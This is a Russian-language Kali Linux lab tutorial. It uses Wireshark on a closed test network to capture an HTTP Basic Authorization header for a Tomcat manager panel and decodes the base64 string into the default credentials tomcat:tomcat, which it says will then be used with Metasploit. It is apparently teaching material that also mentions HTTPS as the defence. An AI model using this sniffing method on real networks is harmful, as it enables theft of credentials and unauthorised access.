
Давайте рассмотрим другие инструменты **Kali Linux**. Мы уже рассмотрели некоторый перечень инструментов, такие как «**nmap**», «**netdiscover**», «**hydra**» и т.д.

Мы рассмотрели анализ баз данных, и подобрали имя пользователя и пароль к ней. Продолжим рассматривать инструменты **Kali**, и перейдем в раздел сниффинг и спуфинг. В частности нас будет интересовать инструмент для сниффинга, который называется «**wireshark**»:



Этот инструмент работает на нашем компьютере, анализируя сетевой трафик и перехватывая все пакеты. Также можно указать, какие пакеты перехватывать. Рассмотрим **wireshark** более детально, научимся искать имена пользователей и пароли, которые передаются в Вашей сети.

Для начала выбираем меню «**Capture**», далее «**Options**»:



Здесь нужно выбрать сетевой интерфейс, с которого Вы будете перехватывать трафик. Сетевой интерфейс называется **eth0**.

Нажимаем кнопку «**start**», чтобы начать мониторить или sniffить сеть:

Возвращаемся на сервер **TomCat**, и авторизовываемся на нем.

<http://10.0.X.5:8180> login: **tomcat**, password: **tomcat** Таким образом, появляется сценарий, при котором пользователь **admin** авторизируется в панели управления, а хакер сидит в **wireshark**, и надеется получить учетные данные **TomCat**. После авторизации у нас будут появляться пакеты, и так как мы используем закрытую сеть, то используется немного пакетов. Однако, если использовать другие инструменты, открытую сеть, то в **Wireshark** будет использовано больше пакетов.

В этом потоке очень сложно найти нужную информацию, поэтому используются фильтры. По сути фильтр отображает то, что нам нужно, и он игнорирует все остальные пакеты, и отображает только нужные. Вводим **http**.

No.	Time	Source	Destination	Protocol	Length	Info
11	4.780972822	10.0.100.4	10.0.100.5	HTTP	405	GET / HTTP/1.1
17	4.787520126	10.0.100.5	10.0.100.4	HTTP	1693	HTTP/1.1 200 OK (text/html)
21	6.520228681	10.0.100.4	10.0.100.5	HTTP	451	GET /manager/html HTTP/1.1
22	6.522596924	10.0.100.5	10.0.100.4	HTTP	1316	HTTP/1.1 401 Unauthorized
29	12.150153607	10.0.100.4	10.0.100.5	HTTP	494	GET /manager/html HTTP/1.1
38	12.177717961	10.0.100.5	10.0.100.4	HTTP	71	HTTP/1.1 200 OK (text/html)

Сейчас нас интересует протокол **HTTP**, потому что знаем, что в панель управления **TomCat** зашли через браузер, и эта панель находится на веб-сервере, и, скорее всего, к ней можно получить доступ через **HTTP** или **HTTPS**.

HTTPS – это безопасный и зашифрованный **HTTP**. И если бы мне не повезло, и админ использовал бы зашифрованный протокол **HTTPS**, я не смог бы расшифровать данные.

В качестве профилактики безопасности сохранения учетных данных, нужно проверять протоколы, которые находятся в адресной строке браузера, и если стоит **HTTPS**, то данные будут зашифрованы.

Обратите внимание на строку фильтра. Она выделена зеленым цветом. Это означает, что **Wireshark** понимает то, что нам нужно.

No.	Time	Source	Destination	Protocol	Length	Info
11	4.780972822	10.0.100.4	10.0.100.5	HTTP	405	GET / HTTP/1.1
17	4.787520126	10.0.100.5	10.0.100.4	HTTP	1693	HTTP/1.1 200 OK (text/html)
21	6.520228681	10.0.100.4	10.0.100.5	HTTP	451	GET /manager/html HTTP/1.1
22	6.522596924	10.0.100.5	10.0.100.4	HTTP	1316	HTTP/1.1 401 Unauthorized
29	12.150153607	10.0.100.4	10.0.100.5	HTTP	494	GET /manager/html HTTP/1.1
38	12.177717961	10.0.100.5	10.0.100.4	HTTP	71	HTTP/1.1 200 OK (text/html)

Как видим, отображается **HTTP**-запрос, в котором админ заходил на страницу авторизации. Мы можем просмотреть абсолютно все пакеты и проанализировать их. Мы можем видеть, куда заходил пользователь и т.д.

В этом видео нас интересуют учетные данные (имя пользователя и пароль), который админ использовал при авторизации в панели управления. Они нам нужны для того, чтобы взломать систему.

Давайте проанализируем пакет **HTTP 494 GET** (У вас может быть другой номер):

Wireshark capture of an HTTP GET request for /manager/html. The packet list shows frame 29 selected. The packet details pane shows the HTTP request structure, including the Authorization: Basic header. The packet bytes pane shows the raw data of the request.

No.	Time	Source	Destination	Protocol	Length	Info
11	4.780972822	10.0.100.4	10.0.100.5	HTTP	405	GET / HTTP/1.1
17	4.787520126	10.0.100.5	10.0.100.4	HTTP	1693	HTTP/1.1 200 OK (text)
21	6.520228681	10.0.100.4	10.0.100.5	HTTP	451	GET /manager/html HTTP
22	6.522596924	10.0.100.5	10.0.100.4	HTTP	1316	HTTP/1.1 401 Unauthori
29	12.150153607	10.0.100.4	10.0.100.5	HTTP	494	GET /manager/html HTTP
38	12.177717961	10.0.100.5	10.0.100.4	HTTP	71	HTTP/1.1 200 OK (text)

Frame 29: 494 bytes on wire (3952 bits), 494 bytes captured (3952 bits) on interface eth0

Ethernet II, Src: PcsCompu_22:46:4f (08:00:27:22:46:4f), Dst: 10.0.100.5

Internet Protocol Version 4, Src: 10.0.100.4, Destination: 10.0.100.5

Transmission Control Protocol, Src Port: 51424, Destination Port: 8180

Hypertext Transfer Protocol

GET /manager/html HTTP/1.1\r\n

Host: 10.0.100.5:8180\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:1.9.2.1) Gecko/20100101 Firefox/3.6.10\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n

Accept-Language: en-US,en;q=0.5\r\n

Accept-Encoding: gzip, deflate\r\n

Connection: keep-alive\r\n

Referer: http://10.0.100.5:8180/\r\n

Upgrade-Insecure-Requests: 1\r\n

Authorization: Basic dG9tY2F0OnRvbWNhdA==\r\n

Credentials: tomcat:tomcat

[Full request URI: http://10.0.100.5:8180/manager/html]

[HTTP request 3/3]

[Prev request in frame: 21]

[Response in frame: 38]

Пользователь, исходя из этих данных успешно авторизировался. Просматривая содержимое этого пакета мы можем увидеть информацию «Authorization: Basic»:

Upgrade-Insecure-Requests: 1\r\n


Authorization: Basic dG9tY2F0OnRvbWNhdA==\r\n

Итак, почему нам нужна именно эта строка? На самом деле – это есть имя пользователя и пароль, который использовал **admin**. Данная строка не зашифрована, а обфусцирована, и в данном случае она закодирована с

помощью **base64**. Это тип кодирования, который можно определить по символу равно «=» в конце. На самом деле **base64** – это один из самых простых методов кодировки, и его очень легко раскодировать.

Копируем данную запись, нажав правую клавишу мыши и далее «Copy» «Value».

В интернете ищем декодер **base64**:



The screenshot shows the website **base64-decode.online**. At the top, there is a logo with the text "b64" in a large, handwritten-style font and "decoder" in a smaller, blue font below it. Below the logo, a message states: "This is a Base64 online decoder. Use this tool to convert a Base64 human-readable text." The interface features two tabs: "Encode" and "Decode", with "Decode" being the active tab. The main heading is "Base64-Decode.Online". Below this, instructions read: "Enter the data you want to decode from Base64 format and press the decode button." A text input field contains the Base64 string "dG9tY2F0OnRvbWNhdA==". To the right of the input field is a "Clear" button with a trash icon. Below the input field, there is a dropdown menu set to "UTF-8 (default)" and a "Character set" button. Below these is the text "Encoding of the source text." A blue "Decode" button is positioned below the encoding options. At the bottom, a large text area displays the decoded result: "tomcat:tomcat". Below this area, it says "Textual data decoded from Base64 format."

Как видим, внизу страницы находятся имя пользователя и пароль, которые были закодированы.

Мы выбрали **WireShark**, потому что он самый популярный, и настроили его для перехвата трафика из сети, а затем использовали фильтры просмотра, чтобы получить закодированные учетные данные и раскодировали их.

Нам совершенно не важно какой длины будет пароль, так как мы можем перехватить любую его длину.

После того, как мы перехватили логин и пароль, нам нужно авторизоваться в панели управления, чтобы проверить наличие доступа, а затем вернуться в **Metasploit**, настроить эксплойт, и получить доступ к системе.